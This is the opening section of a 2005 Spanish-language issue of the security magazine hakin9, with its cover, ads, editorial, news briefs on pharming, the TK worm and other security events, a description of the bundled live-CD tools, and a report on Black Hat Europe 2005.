haking9 **+CD**

EN EL CD: ***hakin9.live*** **repleto de herramientas de seguridad**
HIT: An Introduction to Security – compendio de 325 páginas en formato PDF
Wardriving para Windows – conjunto de programas imprescindibles • **Aplicaciones para ataques al Bluetooth:** RedFang, btscanner, bt_audit, Blooover, Bluesnarfer, BlueSpam y otros

haking9 live

hakin9

live training center · bootez · testez · comprenez

¿cómo defenderse?

Hard Core IT Security Magazine

Nº 11 (4/2005) Precio: 7,50 EUR Julio/Agosto 2005 ISSN 1731-2930 Bimestral

hakin9 Nº 11 (4/2005)

Hacking Bluetooth

Hackear teléfonos móviles
Interceptación de llamadas telefónicas
Ataques DoS a los dispositivos PDA
Robo de informaciones privadas

En CD 16 tutoriales. Nuevos:

- Recuperación de datos en GNU/Linux
- Esteganografía de red

Esteganografía de red
Esconder informaciones en las cabeceras TCP/IP

¿Quieres ser más astuto que el cortafuegos de Windows?
Crea un troyano que vence todos los obstáculos

Google peligroso
Cómo buscar informaciones secretas en Google

+ para principiantes

Recuperación de datos en GNU/Linux
Salvar los archivos después de una catástrofe

00011
8 414090 030076

Esteganografía de red • Hacking Bluetooth • Recuperación de datos en Linux • Google: en busca del misterio

12[th]-13[th] October 2005
Warsaw, Poland

29[th]-30[th] November 2005
Berlin, Germany

23[rd]-24[th] February 2006
Prague, Czech Republic

Widespread, unlimited access to the worldwide web has forced us all to face the kind of dangers, which in the past had only appeared in the visions of science-fiction writers and film directors. Increasingly powerful computers, broadband connections and the ingenuity of Internet villains force the people responsible for network security to remain vigilant at all times. This requires expert knowledge, so learn from the best.

IT Underground 2005 is an international conference dedicated to IT security issues, where remarkable authorities share their knowledge and experience with IT specialists. Experts will present problems of computer system security both from the point of view of the individual responsible for maintaining security and the person who attempts to violate it.

We are assuring the highest quality of the show. Speakers: Ofir Arkin, Adam Laurie, Marcel Holtmann, Martin Herfurt, Thorsten Holtz, Alexander Kornbrust, Nitesh Dhanjani, Piotr Sobolewski, Michał Szymański, Stefano Zanero.

Most speeches/workshops will be conducted in BYOL (Bring Your Own Laptop) mode, aimed at participants who brought their own laptops and therefore would be able to actively participate in sessions.

Conference subjects:
- Application attacks (Windows, Linux, Unix). · Application security.
- Computer forensics and log analysis.
- Hacking techniques.
- Zero Day defense.
- Anonymity and Privacy on the Internet.
- Operating system hardening (OWL, PAX, SELinux).
- Security of:
  - networks (WLAN, LAN/WAN, VPN),
  - databases,
  - workstations,
- Security certificates

Details:
Julita Szafran-Roguska
tel. + 48 (22) 860 17 07
fax. + 48 (22) 860 17 71
julita@software.com.pl



www.itunderground.org

IT SYSTEM PROTECTION AND PENETRATION TECHNIQUES



Organizers:



haking.lab

Media partners:

haking 

Software Developer's JOURNAL



Moderno sistema

Aurox 10.2

Aurox es una funcional y estable distribución de Linux. Incluye aplicaciones de ofimática, programas gráficos y herramientas de Internet. Es un sistema que da posibilidades multimedia: posibilita reproducir archivos audio y video guardados en los formatos más populares.

Aurox para la oficina

- Paquete OpenOffice.org - editor de textos, hoja de cálculo, herramienta para crear presentaciones
- Aplicaciones de Internet - navegadores web, programas de correo electrónico y comunicadores
- Herramientas gráficas - programas que facilitan editar gráficos raster y vector

Aurox para la casa

- Juegos - serie de juegos de aventura, estrategia y lógica
- Audio - reproducción de ficheros de música (mp3, wav, ogg y otros)
- Video - programas para reproducir películas dvd, divx y xvid

Aurox Live 10.2 Linux para impacientes

Aurox Live es una distribución de Linux que no hace falta instalar en el disco duro. Permite conocer las posibilidades de Linux sin desinstalar el sistema operativo que hemos usado hasta la fecha. Basta con introducir el DVD en el equipo y reiniciar el ordenador, para gozar en unos minutos de un Linux funcional. Aurox Live se puede instalar también en el disco. Crea un entorno para trabajar y jugar en unos instantes.

Aurox Firewall 1.0 Seguridad al alcance de la mano

Aurox Firewall es un estable y escalable sistema de protección. Está provisto de casi todo lo necesario para proteger tu red local: el filtro de paquetes, el filtro de correo, proxy y un sistema de filtrar las páginas web. Adicionalmente en la distribución hay un sistema de detectar intrusiones, servidor VPN, interfaz de programas antivirus, herramientas QOS.

Adicionalmente en el Aurox Power Collection kit encontraréis el paquete Cygwin, que transforma Windows en un entorno de Linux, además mucha documentación adicional.

operativo para casa y empresa



Absurdidades precisas

Redactor jefe:
Roman Polesek

Las conferencias de prensa de las empresas encargadas de la seguridad IT a veces adoptan un cariz interesantísimo. Aunque sus invitados son comerciales o representantes comunes de medios especializados, éstos pueden escuchar cosas que hielan la sangre en las venas.


Imaginémonos que el conferenciante – representante de una de las mayores empresas del ramo IT – mete a un saco virus, gusanos, *adwares* y *spywares*. Los *Script-kiddie* resultan ser *hackers solitarios y programadores que escriben virus en lenguaje de programación de bajo nivel*. La *jerarquía de hackers*, presentada completamente en serio, categoriza a la comunidad, entre otros, de *Kiddiots* (?), de creadores de virus, de *hackers profesionales* y de phishers; esta pirámide corona al misterioso *cibercriminal para tomarlo en arriendo*. Es ilógico exigir de un especialista en marketing un conocimiento profundo de informática, pero las palabras son volátiles y llegan hasta los representantes de diversas revistas. Por eso la idea de *hacking* siempre estará asociada, para el ordinario lector de prensa, con el robo de identidad.

Nuestra (y Vuestra) revista tiene en mente otra cosa, muy distinta – se trata de conocimiento y seguridad. A veces tomamos el punto de vista del criminal, pero solamente para comprender y analizar sus métodos de acción. La cibercriminalidad no se diferencia en nada de arrebatarle el bolso a una anciana o robar el equipo de sonido de un coche.

Cuando publicamos artículos sobre huecos en tecnologías concretas queremos mostrar el fenómeno y los posibles peligros para los usuarios. Si tomamos el tema de crear troyanos invisibles (p. 44), es sólo para despertar el problema y llamar la atención de los fabricantes de software. Podéis notar que no utilizamos la palabra *hacker* con un significado impropio.

Confiamos en nuestros Lectores y sabemos que conocen la diferencia entre un hacker y un cracker. Somos conscientes de que los conocimientos que presentamos no sirven para objetivos infames. Para nosotros es un honor que cada dos meses el Lector puede adquirir una gran porción de sabiduría. ¡Hasta la próxima en septiembre!

Roman Polesek
romanp@hakin9.org



Primeros pasos

Ataque

La revista hakin9 es editada en 7 idiomas:

Si estás interesado en comprar la licencia para editar nuestras revistas contáctanos:

Monika Godlewska
e-mail: *monikag@software.com.pl*

tel.: +48 22 860 17 61
fax: +48 22 860 17 71



Polonia



República Checa



Italia

Defensa

hakin9 está editado por Software-Wydawnictwo Sp. z o.o.
Dirección: Software-Wydawnictwo Sp. z o.o.
ul. Lewartowskiego 6, 00-190 Varsovia, Polonia
Tfno: +48 22 860 18 81, Fax: +48 22 860 17 71
www.hakin9.org
Producción: Marta Kurpiewska *marta@software.com.pl*
Distribución: Monika Godlewska *monikag@software.com.pl*
Redactor jefe: Roman Polesek *romanp@hakin9.org*
Redactora adjunta: Gaja Makaran *gaja@software.com.pl*
Secretario de Redacción: Tomasz Nidecki *tonid@hakin9.org*
Composición: Anna Osiecka *annao@software.com.pl*
Traducción: Carlos Troetsch, Mariusz Muszak, Pablo Dopico, Paulina Stosik, José y Agnieszka Romero, Osiris Pimentel Cobas
Corrección: Ángel Pérez, Fernando Escudero, Jorge Barrio Alfonso

Publicidad: *adv@software.com.pl*
Suscripción: *subscription@software.com.pl*
Diseño portada: Agnieszka Marchocka

Las personas interesadas en cooperación rogamos se contacten: *cooperation@software.com.pl*
Imprenta: 101 Studio, Firma Tęgi
Distribuye: coedis, s.l.
Avd. Barcelona, 225
08750 Molins de Rei (Barcelona), España

La Redacción usa el sistema de composición automática AUPUS
Los diagramas han sido elaborados con el programa smartdraw.com de la empresa SmartDraw
El CD incluido en la revista ha sido comprobado con el programa AntiVirenKit, producto de la empresa G Data Software Sp. z o.o.

hakin9 sale en las siguientes versiones lingüísticas y países: alemana (Alemania, Suiza, Austria, Luxemburgo), francesa (Francia, Canadá, Bélgica, Marruecos), española (España, Portugal, Argentina, Méjico), italiana (Italia), checa (República Checa, Eslovaquia), polaca (Polonia), inglesa (EEUU, Canadá).

Advertencia

¡Las técnicas presentadas en los artículos se pueden usar SÓLO para realizar los tests de sus propias redes de ordenadores! La Redacción no responde del uso inadecuado de las técnicas descritas. ¡El uso de las técnicas presentadas puede provocar la pérdida de datos!



Inglaterra



Alemania



Francia



España



Breves

MeetBSD Internacional

Del 17 al 19 de junio de 2005 en Cracovia se efectuará otra conferencia MeetBSD, ahora la segunda, dedicada a los sistemas de familia BSD, como su nombre lo sugiere. Esta vez el evento será de escala internacional. El encuentro está organizado por la Fundación Proidea de Cracovia, con la revista *hakin9* como patrocinador de los medios de comunicación.

Habrá tres días de interesantes talleres y conferencias – lo mismo para novatos que para veteranos– que estarán repletos (claro está) de temas estrictamente relacionados con los sistemas basados en el núcleo de Berkeley. Entre los invitados se puede encontrar, por ejemplo a los desarrolladores del FreeBSD: Poul-Henning Kamp, Dru Lavigne y Robert Watson.

Multa por buenas intenciones

La corte francesa ha multado a Guillaume Ten con 5000 euros por violar la ley de propiedad intelectual. La sentencia tiene precedentes de este tipo en Francia.

En 2002, Ten fue acusado de haber publicado información sobre las vulnerabilidades de la seguridad en el programa de antivirus *Viguard*. El problema es que obtuvo los datos en cuestión aplicándole a este software la *ingeniería inversa* (*ing. reverse-engineering*) – sin importarle siquiera que primero lo hubiese compartido con el productor del programa y que únicamente después, al haberse resentido por la falta de respuesta, lo divulgó en Internet.

La corte no ha aceptado los argumentos de la Defensa que afirmaban que Guillaume Ten actuó en beneficio del bienestar público. La sentencia nos deja presuponiendo que en Francia será ilegal analizar legalmente la aplicación original cerrada en busca de debilidades, sobre todo si los datos van a estar a disposición del público.

¡Que vienen los pharmers, que vienen!

Chris Risley, presidente y CEO (Oficial Ejecutivo en Jefe) de Nominum, afirmó que *el phishing es para el pharming lo que sería para un barco rastreador ruso un señor con un carrete y una caña de pescar. Los phishers tienen que aproximarse a su objetivo uno por uno. Los pharmers seleccionan cuantas vícitimas haya en una sola contraseña*. Un ataque de pharming exitoso implica a miles si no millones de vícitmas y no tiene por que depender de la credulidad del usuario.

La diferencia más sencilla entre el pharming y el phishing es el hecho de que, en el primero, las víctimas son redirigidas a sitios erróneos o falsificados, sin necesidad de que esto implique alguna acción por parte del usuario. Los ataques usan por lo general una técnica de *DNS Cache Poisoning* sin embargo, se han observado casos en los que el *malware* modifica configuraciones locales de Windows. También se han dado casos de pharmers de *DNS Hijacking* que se colocan como dueños del dominio y lo redireccionan a sus propios servidores DNS. Independientemente del método utilizado, el objetivo siempre es el mismo: asegurarse de que el usuario que visite un sitio importante (p. ej. un Internet bank) llegue a una IP totalmente diferente – por supuesto, controlada por el intruso.

El *DNS Cache Poisoning* no es nada nuevo, se descubrió a finales de los noventa. Se basa en inyectar datos falsos en la cache DNS, de manera que devuelva una dirección IP de un nombre de dominio determinado. El software del servidor DNS más popular ya ha sido protegido contra esto, pero no en su totalidad. Incluso la cache DNS del *Bind* 8.x y el Windows NT4/2000 tenían vulnerabilidades que permitían el envenenamiento. Sin embargo, debido a la poca popularidad de tales ataques, no se les tomó en serio hasta que los ladrones descubrieron su potencial y así nació el pharming o la falsificación.

El primer ataque de pharming importante tuvo lugar hace sólo un par de meses, en marzo de 2005. Estaba dirigido a caches DNS que se ejecutaban en versiones vulnerables de los cortafuegos Symantec. En alrededor de 500 importantes compañías se dieron casos de empleados que fueron presa de este ataque. Las URLs conocidas, tales como *www.google.com*, *www.ebay.com* o *www.weather.com* (en total mas de 1300 dominios se vieron afectados) fueron redirigidas a un sitio web para la instalación de spyware. Le siguieron otros dos ataques en el mismo mes. Uno fue la continuación del primero, y el otro se redirigía a un sitio web conocido de bombardeo publicitario que promocionaba aditivos de herbolario para aumentar la potencia. Estos otros ataques también tenían como objetivo las vulnerabilidades en las versiones más antiguas del cache DNS de Windows. Los datos recuperados de una máquina implicada, que sirvió a la página web durante las primeras pruebas de ataque, mostraron que casi ocho millones de peticiones HTTP se hacían desde casi mil IPs únicas. Los números hablan por sí solos.

A pesar de que en estos momentos en términos de popularidad el pharming no puede compararse al phishing, el potencial del primero es mucho mayor. Se pueden encontrar en Internet muchos servidores DNS caducados hace ya tiempo que son vulnerables a tales ataques. No obstante merece la pena observar que es más dificil defenderse contra el pharming que contra el phishing. Todos los usuarios de una DNS comprometida se verán afectados, independientemente de la versión de OS que utilicen.

La única manera de defenderse uno mismo de un ataque de pharming es supervisando estrechamente los certificados (por supuesto, sólo de las páginas seguras). También vale la pena utilizar un banco que ofrezca más protección que la que se basa en login/password.

En el próximo número de *hakin9* habrá más sobre pharming y las técnicas empleadas en los ataques.

Un Cracker sentenciado a casi dos años de prisión

Un cracker americano, acusado de infectar con el gusano *TK worm* al Departamento de Defensa de los Estados Unidos, ha sido condenado a 21 meses de prisión. A Raymond Paul Steigerwalt de 21 años de edad, también se le ha impuesto una multa de 12000 dólares americanos a favor del DoD por los daños infligidos. Parece que Steigerwalt ha sido la cabeza de turco y el Departmento de Defensa debe hacer caer la condena sobre él en vez de hacerlo con todos los creadores del gusano.

El gusano *TK worm* fue aislado e identificado por primera vez a mediados de 2002. Para propagarse se aprovechó de las vulnerabilidades del servidor *IIS* de Microsoft e instaló puertas traseras controladas por los creadores del gusano. Por lo menos han sido infectados dos ordenadores del Departmento de Defensa.

El gusano facilitó el control sobre las máquinas infectadas a través de los canales IRC. Permitió realizar muchas operaciones peligrosas en éstas, desde el escanear otras máquinas para detectar vulnerabilidades de la seguridad hasta el ejecutar ataques de DDoS en otros ordenadores y redes. Se estima que en 2002, en el Reino Unido, el gusano *TK worm* ha causado pérdidas por el monto aproximado de 5.5 millones de libras inglesas.

En un inicio, Steigerwalt también fue acusado de posesión de pornografía infantil. Igualmente entre 2002 y 2003 fue miembro del grupo cracker *Thr34t Krew* (TK), acusado de haber creado el inculpado gusano *TK worm*.

Microsoft: Fallo de la Prueba de Seguridad

La prueba para los especialistas en seguridad organizada por Microsoft en Internet, *The Gatekeeper*, ha sido suspendida después de que se descubrió que los usuarios habían estado cometiendo fraude con respecto a las calificaciones. Microsoft ha anunciado que el certamen volverá a efectuarse en cuando sea posible; lo que se parece un poco a la reacción de una compañía que recibe avisos de agujeros en la seguridad de su software.

De acuerdo con este gigante del software, alrededor de 20 mil especialistas en IT de 20 países han participado en el certamen que estaba planificado para realizarse en 12 días (del 2 al 14 de mayo). Los participantes tenían que responder por día a dos preguntas de elección múltiple, compitiendo con sus mejores compatriotas por el premio en este nivel, que era un TabletPC, mientras que al ganador absoluto se le otorgaba una invitación VIP a la conferencia anual TechEd. Desafortunadamente, aún no hay resultados.

La web del examen sólo funcionaba con el navegador de *Internet Explorer*. Sea como sea. Lo peor es que el sistema a menudo se negaba a registrar las respuestas correctas, y mostraba el error *404: file not found*. Y para colmo, responder de manera incorrecta no suponía ningún problema, sencillamente bastaba con regresar a la página anterior y responder otra vez correctamente, sin recibir por ello la penalización en las calificaciones. Sin embargo, el problema más grave fue que después de dos días de certamen, cuando no era posible obtener más de 350 puntos por día, los mejores usuarios tenían 1750 puntos o más en sus cuentas.

Es dificil sospechar de las malas intenciones de Microsoft; desde el punto de vista de la compañía esto carecería de sentido. Sin embargo, miles de expertos de muchos países se han quedado con muy mal sabor de boca. El *Pantallazo Azul* en la red ha hecho polvo los planes promocionales de la compañía, especialmente si se tiene en cuenta que es el mayor productor mundial de sistemas operativos.

Si quieres Raw Sockets, cambia el Sistema

Entre las reparaciones de seguridad incorporadas en la actualización del Service Pack 2 para Windows XP, la más polémica es la de eliminación de la función de los *raw sockets*, que permite que la red se comunique directamente con el hardware del ordenador.

Los *raw sockets* simplifican significativamente la supervisión y el tráfico de filtrado en la red. Por otro lado, en el caso de un sistema operativo poco protegido o mal diseñado, pueden ser el origen de serias amenazas y de ayuda a la ejecución de códigos dañinos. Esta función está disponible en todos los sistemas operativos tipo *NIX.

Sin embargo, el mayor problema aquí es que un montón de aplicaciones de redes de Windows utilizan los *raw sockets*. La eliminación de esta función podría hacer que la mejora en la seguridad de los productos sea tan inútil como un montón de basura. Los productores de los programas antes mencionados no aceptan las garantías de Microsoft de que este *horroroso hack* aumenta la seguridad de Windows, una vez más este gigante del software se ha desentendido claramente del incumplimiento de su decisión.

Criptografía de diamante

Es probable que pronto presenciemos una revolución en los servicios criptográficos. Los físicos australianos han puesto los diamantes a funcionar, incrustándolos en agrupaciones de fibra óptica.

El diamante es la única sustancia conocida por la ciencia que pueda usarse para generar rayos de luz de un solo fotón. Basándose en este hecho los investigadores de Melbourne han diseñado un cable de fibra óptica que contiene este cristal. ¿El efecto? Cada intento de interceptar al menos un solo fotón del grupo hará que sea imposible la recepción de la transmisión.

Es relativamente fácil que obtengan los datos por sí mismas, eso, de hecho, nunca ha sido un problema para las transmisiones criptográficas – se necesita una clave que descifre la encriptación de los datos para su lectura.

La tecnología australiana ha hecho que la clave sea imposible de interceptar.



Contenido del CD

En el disco CD que acompaña a la revista se encuentra *hakin9.live* (*h9l*) en la versión 2.5.2 – distribución bootable de Linux que incluye herramientas útiles, documentación, tutoriales y materiales complementarios de los artículos.

Para empezar el trabajo con *hakin9.live* es suficiente arrancar el ordenador desde el CD. Las opciones adicionales relacionadas con la ejecución del disco (selección del idioma, diferente resolución, desactivación de *framebuffer* etc.) fueron descritas en la documentación incluida en el disco – el archivo *help.html* (en caso de observar desde *h9l* ejecutado, se encuentra en */home/haking/help.html*).

Novedades

La versión 2.5.2 *h9l* se basa en *Aurox Live 10.2*. El sistema funciona bajo el control del kernel 2.6.9, se mejoró la detección de los dispositivos y se perfeccionó la configuración de la red. Normalizamos también el menú – todas las aplicaciones fueron divididas en respectivas categorías, gracias a lo cual el acceso a las respectivas aplicaciones es mucho más intuitivo.

El nuevo *hakin9.live* incluye muchos materiales adicionales nuevos – se actualizaron los documentos RFC, unos cuantos libros gratuitos en el formato PDF y HTML así como artículos no publicados. El hit de este número es el compendio (autor colectivo) *An Introduction to Security* en los formatos PDF y TXT.

En la versión actual de *h9l* aparecieron también aplicaciones nuevas, entre otras:

- conjunto de herramientas para atacar la pila del protocolo Bluetooth (*RedFang*, *btscanner*, *bt_audit*, *blooover*, *Bluesnarfer*, *BlueSpam* y otras),
- conjunto de aplicaciones para warXing en Windows (versiones de instalación),
- *Postfix*, la popular MTA (y más aplicaciones de correo – *Mutt*, *Pine*, *Sylpheed-Claws*),
- aplicaciones de texto para audio (*cplay*, *mp3blaster*, *mpg321*),
- nuevas aplicaciones de texto.

Actualmente el entorno gráfico predeterminado es *fluxbox* conectado al administrador *ROX* y monitor del sistema *Torsmo*. Tal conjunto es llamativo, es muy configurable y tiene escasos requisitos de los dispositivos. Al mismo tiempo facilitamos la ejecución del amigable *Xfce 4* en la versión 4.2.1.1 (la opción de ejecución `hakin9 xfce4`).

Tutoriales y documentación

Además de consejos sobre la ejecución y manejo de *hakin9.live*, la documentación se compone de los tutoriales que incluyen ejercicios prácticos preparados por la redacción. Los tutoriales suponen que empleamos *hakin9.live*. Gracias a ello evitaremos problemas relacionados con diferentes versiones de compiladores, diferente localización de archivos de configuración o bien, las opciones necesarias para la ejecución de la aplicación en el entorno dado. A la versión actual de *hakin9.live*, además de los tutoriales de las ediciones anteriores, se añadieron dos nuevos. El primero demuestra lo eficaz que resulta la comunicación empleando la esteganografía de redes (empleando las cabeceras TCP/IP).

El segundo de los nuevos tutoriales se refiere a la segura recuperación de los datos de los sistemas de archivos en Linux (con el ejemplo de *ext2fs* y *ReiserFS*). Este documento es la descripción de la práctica de implementación de conocimientos incluidos en el artículo *Recuperación de datos en sistemas de ficheros Linux* de Bartosz Przybylski. ■

Figura 1. *hakin9.live es una herramienta útil agrupada en un lugar*





Figura 2. *Muchos materiales complementarios nuevos*

Si no puedes leer el contenido del CD-ROM, y no es culpa de un daño mecánico, contrólalo en por lo menos dos impulsiones de CD.



En caso de cualquier problema con CD-ROMs rogamos escriban a: *cd@software.com.pl*



Black Hat Europe 2005

Entre el 29 de marzo y el 1 de abril de 2005 tuvo lugar en Amsterdam la edición europea de una de las conferencias más grandes del mundo dedicadas a la seguridad en tecnologías de la información: la Black Hat Europe (*http://www.blackhat.com*). Durante cuatro días fueron llevados a cabo más de cuarenta talleres y reuniones informativas perfectamente organizados. Los ponentes, expertos de todas partes del mundo, no dejaban de asombrar a los participantes con sus conocimientos y demostraciones. La revista *hakin9* fue uno de los socios publicitarios de este evento.

Los talleres (*Trainings*) eran presentaciones prácticas bien organizadas y no impresionaron tanto al equipo de *hakin9* como las reuniones informativas (*Briefings*). Estas últimas provocaron en muchos el dilema del asno de Buridán, puesto que fueron divididas en dos tandas desarrolladas paralelamente, por lo que había que decidirse por sólo una de ellas.

Es difícil mencionar en tan breve espacio todos los sucesos importantes, pero lo que más llamó la atención de nuestro equipo fue la ponencia de Dan Kaminsky sobre las posibilidades de transmisión de datos a través de cortafuegos con ayuda del protocolo DNS. Dan mostró cómo transmitir prácticamente cualquier información (desde simples cadenas alfanuméricas hasta flujos de audio y vídeo) encapsulada en consultas DNS. La demostración realizada en vivo de una transmisión de *voz sobre DNS* mereció los copiosos aplausos del público presente.

Fue también interesante la intervención del equipo dirigido por Adam Lauri, probablemente el especialista más famoso en asuntos de seguridad del protocolo Bluetooth. Se pasó revista a todos los métodos de ataque conocidos y a dos nuevos, hechos públicos precisamente durante esta conferencia e ilustrados con numerosos ejemplos.

Fue también de interés la exposición sobre las vulnerabilidades en el kernel del sistema MacOS X (en el próximo número de *hakin9*). Ilja van Sprundel y Christian Klein demostraron que incluso en un sistema operativo tan bien acabado como lo es el producto de la Apple es posible encontrar serios defectos. Vale la pena también mencionar la ponencia de Job de Haas, dedicada a la seguridad del sistema Symbian para dispositivos móviles. Una agradable sorpresa para todos fue la aparición de Alexander Kornbrust, quien habló de los rootkits para bases de datos.

Desafortunadamente, no todo fue perfecto; nosotros tuvimos dos decepciones. La primera fue la intervención de Kenneth Geers acerca de la seguridad de redes en Rusia – apenas un puñado de conocimientos básicos, condimentado con una pizca de banalidades y una buena dosis de fascinación con el ciberespacio ruso. El segundo fracaso, al menos no tan rotundo como el anterior, fue en nuestra opinión la ponencia de Jon Callas de la PGP Corporation, titulada *Hacking PGP*, la cual resultó ser no más que una propaganda encubierta de la compañía (una larga argumentación conducente a la conclusión de que PGP es prácticamente invulnerable).

